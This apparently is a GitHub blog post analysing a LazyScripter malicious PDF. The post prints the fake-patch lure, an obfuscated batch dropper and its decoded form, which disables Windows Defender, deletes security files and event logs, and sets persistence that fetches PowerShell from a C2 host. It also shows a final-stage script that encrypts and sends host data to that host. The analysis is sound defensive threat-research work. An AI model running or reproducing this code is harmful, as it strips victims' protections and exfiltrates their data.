
Blogpost/LazyScripter at main · SrujanKumar-K/Blogpost · GitHub

github.com/SrujanKumar-K/Blogpost/tree/main/LazyScripter

SrujanKumar-K




Malicious PDF Document Analysis - Lazyscripter

File-information

LazyScripter is a threat group that has mainly targeted the airlines industry since at least 2018, primarily using open-source toolsets [1] [2]. The threat actor gained initial access using malicious PDF, here are the details.

- Md5: **62610680349de97db658a7d41fc9a9b8** available in **Any Run**
- File Type: PDF




Work-flow

```
graph TD;
   PDF --&gt; Downloads_ZIP --&gt; BatchScript --&gt; Powershell --&gt; CnC;
```

Analysis

Stage1

We can extract PDF properties using *"PDFID"* tool and below snip shows that it has "embedded /URI" content.



With the help of *"pdf-parser"* these URL can be extracted. The Malicious PDF file pretends to be a fake patch installation. The embedded link downloads password protected ZIP file and the password is hardcoded in PDF file.

```
[redacted]pdf-parser -s "URI" [redacted]Malicious.pdf
obj 43 0
 Type: /Action
 Referencing:

  <<
    /S /URI
    /Type /Action
    /URI (http://128.199.7.40/PATCH%20CVE00456-2022.zip)
  >>
```

Kindly install this patch to secure any connection to your sales platform.

Click here to download the patch.

Patch Password: SSL

Stage2

The unzipped file containing two batch scripts named it as "SecurityDsp.bat & SSLCertificate.bat", both having identical contents with MD5 as "20e9e2e20425f5b89106f6bbace5381d"

The code is heavily obfuscated to evade the AV detection as below.

Encoded

```
@echo off
NET SESSION >nul 2>&1 && goto noUAC
title.
set n=%0 %*
set n=%n:"=" ^& Chr(34) ^& "%
echo Set objShell = CreateObject("Shell.Application")>"%tmp%\cmdUAC.vbs"
echo objShell.ShellExecute "cmd.exe", "/c start " ^& Chr(34) ^& "." ^& Chr(34) ^& "
/d " ^& Chr(34) ^& "%CD%" ^& Chr(34) ^& " cmd /c %n%", "", "runas",
^1>>"%tmp%\cmdUAC.vbs"
echo Not Admin, Attempting to elevate...
cscript "%tmp%\cmdUAC.vbs" //Nologo
del "%tmp%\cmdUAC.vbs"
exit /b
:noUAC

  @echo off
set wegkoem=a
set bpltpmn=b
set khoziql=c
set tjxpouf=d
set fynwfvh=e
set gfuxihu=f
set dskbaxq=g
set yvyapob=h
set pjdvllg=i
set mnmpqbg=j
set eeuyvwk=k
set mkmhtbo=l
set hxiqvtv=m
set bysdcmi=n
set nutqtmu=o
set brlbmmf=p
set hoahisa=q
set xlnlrpz=r
set ybbwhci=s
set flbzyhx=t
set jxdklrj=u
set cbwqklh=v
set rmyyyjm=w
set lxckycu=x
set tjtkrhi=y
set ikoiset=z

  @%fynwfvh%%khoziql%%yvyapob%%nutqtmu% %nutqtmu%%gfuxihu%%gfuxihu%

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```

```
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```

```
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/%pjdvllg%%hxiqvtv%
%ybbwhci%%hxiqvtv%%wegkoem%%xlnlrpz%%flbzyhx%%ybbwhci%%khoziql%%xlnlrpz%%fynwfvh%%fynw

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/%pjdvllg%%hxiqvtv%
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%xlnlrpz%%tjxpouf% /%ybbwhci% /%hoahisa%
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```

```
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```

```
%tjxpouf%%fynwfvh%%mkmhtbo% /%gfuxihu%
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%tjxpouf%%fynwfvh%%gfuxihu%%fynwfvh%%bysdcmi%%tjxpouf%%fynwfvh%%xlnlrpz%%4operational.

del /f microsoft-windows-windows
defender%4%rmyyyjm%%yvyapob%%khoziql%.%fynwfvh%%cbwqklh%%flbzyhx%%lxckycu%
%tjxpouf%%fynwfvh%%mkmhtbo% /%gfuxihu%
%hxiqvtv%%pjdvllg%%khoziql%%xlnlrpz%%nutqtmu%%ybbwhci%%nutqtmu%%gfuxihu%%flbzyhx%-
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del /f microsoft-windows-security-enterprisedata-
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%tjxpouf%%fynwfvh%%mkmhtbo% /%gfuxihu%
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%bysdcmi%%fynwfvh%%flbzyhx%%mkmhtbo%%nutqtmu%%dskbaxq%%nutqtmu%%bysdcmi%
```


After replacing the each "SET" variables with the corresponding char and doing one more replacement in Cyberchef results a clean and readable code. The entire code is available in below dropdown section.



Decoded

```
@echo off
NET SESSION >nul 2>&1 && goto noUAC
title.
set n=%0 %*
set n=%n:"=" ^& Chr(34) ^& "%
echo Set objShell = CreateObject("Shell.Application")>"%tmp%\cmdUAC.vbs"
echo objShell.ShellExecute "cmd.exe", "/c start " ^& Chr(34) ^& "." ^& Chr(34) ^& "
/d " ^& Chr(34) ^& "%CD%" ^& Chr(34) ^& " cmd /c %n%", "", "runas",
^1>>"%tmp%\cmdUAC.vbs"
echo Not Admin, Attempting to elevate...
cscript "%tmp%\cmdUAC.vbs" //Nologo
del "%tmp%\cmdUAC.vbs"
exit /b
:noUAC

@echo off

reg delete "hklm\software\policies\microsoft\windows defender" /f
reg add "hklm\software\policies\microsoft\windows defender" /v "disableantispyware"
/t reg_dword /d "1" /f
reg add "hklm\software\policies\microsoft\windows defender" /v "disableantivirus" /t
reg_dword /d "1" /f
reg add "hklm\software\policies\microsoft\windows defender\mpengine" /v "mpenablepus"
/t reg_dword /d "0" /f
reg add "hklm\software\policies\microsoft\windows defender\real-time protection" /v
"disablebehaviormonitoring" /t reg_dword /d "1" /f
reg add "hklm\software\policies\microsoft\windows defender\real-time protection" /v
"disableioavprotection" /t reg_dword /d "1" /f
reg add "hklm\software\policies\microsoft\windows defender\real-time protection" /v
"disableonaccessprotection" /t reg_dword /d "1" /f
reg add "hklm\software\policies\microsoft\windows defender\real-time protection" /v
"disablerealtimemonitoring" /t reg_dword /d "1" /f
reg add "hklm\software\policies\microsoft\windows defender\real-time protection" /v
"disablescanonrealtimeenable" /t reg_dword /d "1" /f
reg add "hklm\software\policies\microsoft\windows defender\reporting" /v
"disableenhancednotifications" /t reg_dword /d "1" /f
reg add "hklm\software\policies\microsoft\windows defender\spynet" /v
"disableblockatfirstseen" /t reg_dword /d "1" /f
reg add "hklm\software\policies\microsoft\windows defender\spynet" /v
"spynetreporting" /t reg_dword /d "0" /f
reg add "hklm\software\policies\microsoft\windows defender\spynet" /v
"submitsamplesconsent" /t reg_dword /d "0" /f
rem 0 - disable logging
reg add "hklm\system\currentcontrolset\control\wmi\autologger\defenderapilogger" /v
"start" /t reg_dword /d "0" /f
reg add "hklm\system\currentcontrolset\control\wmi\autologger\defenderauditlogger" /v
"start" /t reg_dword /d "0" /f
rem disable wd tasks
schtasks /change /tn "microsoft\windows\exploitguard\exploitguard mdm policy refresh"
/disable
schtasks /change /tn "microsoft\windows\windows defender\windows defender cache
maintenance" /disable
schtasks /change /tn "microsoft\windows\windows defender\windows defender cleanup"
/disable
schtasks /change /tn "microsoft\windows\windows defender\windows defender scheduled
```

```
scan" /disable
schtasks /change /tn "microsoft\windows\windows defender\windows defender
verification" /disable
rem disable wd systray icon
reg delete
"hklm\software\microsoft\windows\currentversion\explorer\startupapproved\run" /v
"windows defender" /f
reg delete "hkcu\software\microsoft\windows\currentversion\run" /v "windows defender"
/f
reg delete "hklm\software\microsoft\windows\currentversion\run" /v "windowsdefender"
/f
rem remove wd context menu
reg delete "hkcr\*\shellex\contextmenuhandlers\epp" /f
reg delete "hkcr\directory\shellex\contextmenuhandlers\epp" /f
reg delete "hkcr\drive\shellex\contextmenuhandlers\epp" /f
rem disable wd services
reg add "hklm\system\currentcontrolset\services\wdboot" /v "start" /t reg_dword /d
"4" /f
reg add "hklm\system\currentcontrolset\services\wdfilter" /v "start" /t reg_dword /d
"4" /f
reg add "hklm\system\currentcontrolset\services\wdnisdrv" /v "start" /t reg_dword /d
"4" /f
reg add "hklm\system\currentcontrolset\services\wdnissvc" /v "start" /t reg_dword /d
"4" /f
reg add "hklm\system\currentcontrolset\services\windefend" /v "start" /t reg_dword /d
"4" /f
reg add "hklm\system\currentcontrolset\services\securityhealthservice" /v "start" /t
reg_dword /d "4" /f

reg[.]exe add hklm\software\microsoft\windows\currentversion\policies\system /v
enablelua /t reg_dword /d 0 /f

reg add "hkey_current_user\software\microsoft\windows\currentversion\run" /v "#one"
/t reg_sz /d "powershell -w hidden \"add-type -assemblyname system[.]core;iex (new-
object net[.]webclient).downloadstring('hxxp[://]hpsj[.]firewall-
gateway[.]net:80/hpjs[.]php');\"" /f

reg add "hkey_current_user\software\microsoft\windows\currentversion\run" /v
"#oneupdate" /t reg_sz /d "powershell -w hidden \"add-type -assemblyname
system[.]core;iex (new-object
net[.]webclient).downloadstring('hxxp[://]hpsj[.]firewall-
gateway[.]net:443/uddiexplorer');\"" /f

"c:\program files\microsoft security client\setup[.]exe" /x /s /disableoslimit

start /b powershell add-mppreference -exclusionpath "c:" -force

start /b powershell add-mppreference -exclusionpath "c:\users" -force

start /b powershell -w hidden "iex(new-object
net[.]webclient).downloadstring('hxxp[://]hpsj[.]firewall-
gateway[.]net:443/uddiexplorer');"

start /b powershell -w hidden "add-type -assemblyname system[.]core;iex (new-object
net[.]webclient).downloadstring('hxxp[://]hpsj[.]firewall-
```

```
gateway[.]net:80/hpjs[.]php');"


schtasks /create /sc minute /mo 60 /f /tn achromeupdater /tr "powershell -w hidden
\"add-type -assemblyname system[.]core;iex (new-object
net[.]webclient).downloadstring(''hxxp[://]hpsj[.]firewall-
gateway[.]net:80/hpjs[.]php''');\""

schtasks /f /create /sc minute /mo 60 /tn achromeupdateri /tr "powershell[.]exe -w
hidden 'iex (new-object net[.]webclient).downloadstring(''hxxp[://]hpsj[.]firewall-
gateway[.]net:443/uddiexplorer''');'"

sc stop windefend
sc config windefend start= disabled
sc delete windefend
sc stop wdnissvc
sc config wdnissvc start= disabled
sc delete wdnissvc
sc stop sense
sc config sense start= disabled
sc delete sense
sc stop wuauserv
sc config wuauserv start= disabled
sc stop usosvc
sc config usosvc start= disabled
sc stop waasmedicsvc
sc config waasmedicsvc start= disabled
sc stop securityhealthservice
sc config securityhealthservice start= disabled
sc delete securityhealthservice
sc stop sdrsvc
sc config sdrsvc start= disabled
sc stop wscsvc
sc config wscsvc start= disabled
sc stop wdiservicehost
sc config wdiservicehost start= disabled
sc stop wdisystemhost
sc config wdisystemhost start= disabled
sc stop installservice
sc config installservice start= disabled
sc stop vaultsvc
sc config vaultsvc start= disabled
sc stop spooler
sc config spooler start= disabled
sc stop licensemanager
sc config licensemanager start= disabled
sc stop diagtrack
sc config diagtrack start= disabled
taskkill /f /im smartscreen[.]exe
taskkill /f /im securityhealthservice[.]exe
cd c:\
cd c:\program files\
rd /s /q "windows defender"
rd /s /q "windows defender advanced threat protection"
rd /s /q "windows security"
```

```
cd c:\program files (x86)\
rd /s /q "windows defender"
cd c:\programdata\microsoft
rd /s /q "windows defender"
rd /s /q "windows defender advanced threat protection"
rd /s /q "windows security health"
cd c:\
cd windows
cd system32
del /f windowsupdateelevatedinstaller[.]exe
del /f securityhealthsystray[.]exe
del /f securityhealthservice[.]exe
del /f securityhealthhost[.]exe
del /f securitycenterbroker[.]dll
del /f securitycenterbrokerps[.]dll
del /f securityhealthagent[.]dll
del /f securityhealthproxystub[.]dll
del /f securityhealthsso[.]dll
del /f smartscreensettings[.]exe
del /f smartscreenps[.]dll
del /f smartscreen[.]exe
del /f windows[.]security[.]integrity[.]dll
del /f windowsdefenderapplicationguardcsp[.]dll
del /f wscsvc[.]dll
del /f wscsvc[.]dll[.]mui
del /f wsecedit[.]dll
cd winevt\logs
del /f microsoft-windows-windows defender4operational[.]evtx
del /f microsoft-windows-windows defender4whc[.]evtx
del /f microsoft-windows-security-audit-configuration-client4operational[.]evtx
del /f microsoft-windows-security-enterprisedata-
filerevocationmanager4operational[.]evtx
del /f microsoft-windows-security-netlogon
```

The decoded payload has capable of disabling multiple security features built in Defender, setting persistence using Registry Keys and Scheduled Taks and also downloading next stage payload from mentioned URLs.

1. *hxxp[://]hpsj[.]firewall-gateway[.]net:80/hpjs[.]php*

2. *hxxp[://]hpsj[.]firewall-gateway[.]net:443/uddiexplorer*


```
reg add "hkey_current_user\software\microsoft\windows\currentversion\run" /v "#one" /t reg_sz /d "powershell -w hidden \"add-type -
system.core;iex (new-object net.webclient).downloadstring('http://hpsj.firewall-gateway.net:80/hpjs.php');\"" /f

reg add "hkey_current_user\software\microsoft\windows\currentversion\run" /v "#oneupdate" /t reg_sz /d "powershell -w hidden \"add-
-assemblyname system.core;iex (new-object net.webclient).downloadstring('http://hpsj.firewall-gateway.net:443/uddiexplorer');\"" /f

"c:\program files\microsoft security client\setup.exe" /x /s /disableoslimit

start /b powershell add-mppreference -exclusionpath "c:" -force

start /b powershell add-mppreference -exclusionpath "c:\users" -force

start /b powershell -w hidden "iex(new-object net.webclient).downloadstring('http://hpsj.firewall-gateway.net:443/uddiexplorer');"

start /b powershell -w hidden "add-type -assemblyname system.core;iex (new-object
net.webclient).downloadstring('http://hpsj.firewall-gateway.net:80/hpjs.php');"


schtasks /create /sc minute /mo 60 /f /tn achromeupdater /tr "powershell -w hidden \"add-type -assemblyname system.core;iex (new-ob
net.webclient).downloadstring(''http://hpsj.firewall-gateway.net:80/hpjs.php''');\""

schtasks /f /create /sc minute /mo 60 /tn achromeupdateri /tr "powershell.exe -w hidden 'iex (new-object
net.webclient).downloadstring(''http://hpsj.firewall-gateway.net:443/uddiexplorer''');'"
```

Final-Stage

The final payload downloaded from above 1st URL is scripted in Powershell and steals user's info such as (HostName, UserName, OS Architecture (32/64) & Verion, AD-Domain, System IP, Admin-check, enumerating all running process etc..) All these data are encrypted with **AES-CBC** and sent over to C2 server.

```
$var_Sleep = 5;
$AES_Key = "QUFOVENOWVNETU9UT0hZVVhKVkhHQ1BNSUNSWERTREg=";
$AES_IV = "VUVGV1VVT05XWElQVkdORg=="

function AES_Init_CBC($AES_Key, $AES_IV) {
    $D = New-Object "System.Security.Cryptography.AesManaged"
    $D.Mode = [System.Security.Cryptography.CipherMode]::CBC
    $D.Padding = [System.Security.Cryptography.PaddingMode]::Zeros
    $D.BlockSize = 128
    $D.KeySize = 256
    if ($AES_IV) {
        if ($AES_IV.getType().Name -eq "String") {
            $D.IV = [System.Convert]::FromBase64String($AES_IV)
        }
        else {
            $D.IV = $AES_IV
        }
    }
    if ($AES_Key) {
        if ($AES_Key.getType().Name -eq "String") {
            $D.Key = [System.Convert]::FromBase64String($AES_Key)
        }
        else {
            $D.Key = $AES_Key
        }
    }
    $D
}

function AES_Encryption($AES_Key, $AES_IV, $unencryptedString) {
    $bytes = [System.Text.Encoding]::UTF8.GetBytes($unencryptedString)
    $D = AES_Init_CBC $AES_Key $AES_IV
    $TM = $D.CreateEncryptor()
    $encryptedData = $TM.TransformFinalBlock($bytes, 0, $bytes.Length);
    [System.Convert]::ToBase64String($encryptedData)
}

function AES_Decryption($AES_Key, $AES_IV, $cipher) {
    $bytes = [System.Convert]::FromBase64String($cipher)
    $D = AES_Init_CBC $AES_Key $AES_IV
    $decryptor = $D.CreateDecryptor();
    $RTXYIQF = $decryptor.TransformFinalBlock($bytes, 0, $bytes.Length);
    [System.Text.Encoding]::UTF8.GetString($RTXYIQF).Trim([char]0)
}
```

The response from C2 server is also an AES encrypted content and for reference the returned value "LquqiDE9NWlWMN6NCrXeJg==" (extracted from Anyrun) is decoded to be "False". Following CyberChef recipe can be used to decode the commands.



Based on decoded value, the corresponding code block is going to be executed.

```
if($C2_Command -eq "False"){

} elseif($C2_Command -eq "Report"){
  $ps = foreach ($i in Get-Process){$i.ProcessName}; #Enumerate all processes
  $local_ips = (Get-NetIPConfiguration | Where-Object { $_.IPv4DefaultGateway -ne $null -and $_.NetAdapter.Status -ne "Disconnected" }).IPv4Addre
  $ps+= $arr -join ";"
  $ps+= (Get-WmiObject -Class win32_operatingSystem).version;
  $ps+= (Get-WinSystemLocale).Name
  $ps+= ((get-date) - (gcim Win32_OperatingSystem).LastBootUpTime).TotalHours
  $ps+= Get-Date -Format "HH:mm(MM/dd/yyyy)"
  $pst = AES_Encryption $AES_Key $AES_IV $ps
  $wcrh = $wcr.Headers;
  $wcrh.add("Authorization", $pst);
  $wcrh.add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36");
  $wcrh.add("App-Logic", $encrypted_hostname);
  $wcr.downloadString("http://hpsj.firewall-gateway.net:80/calls");
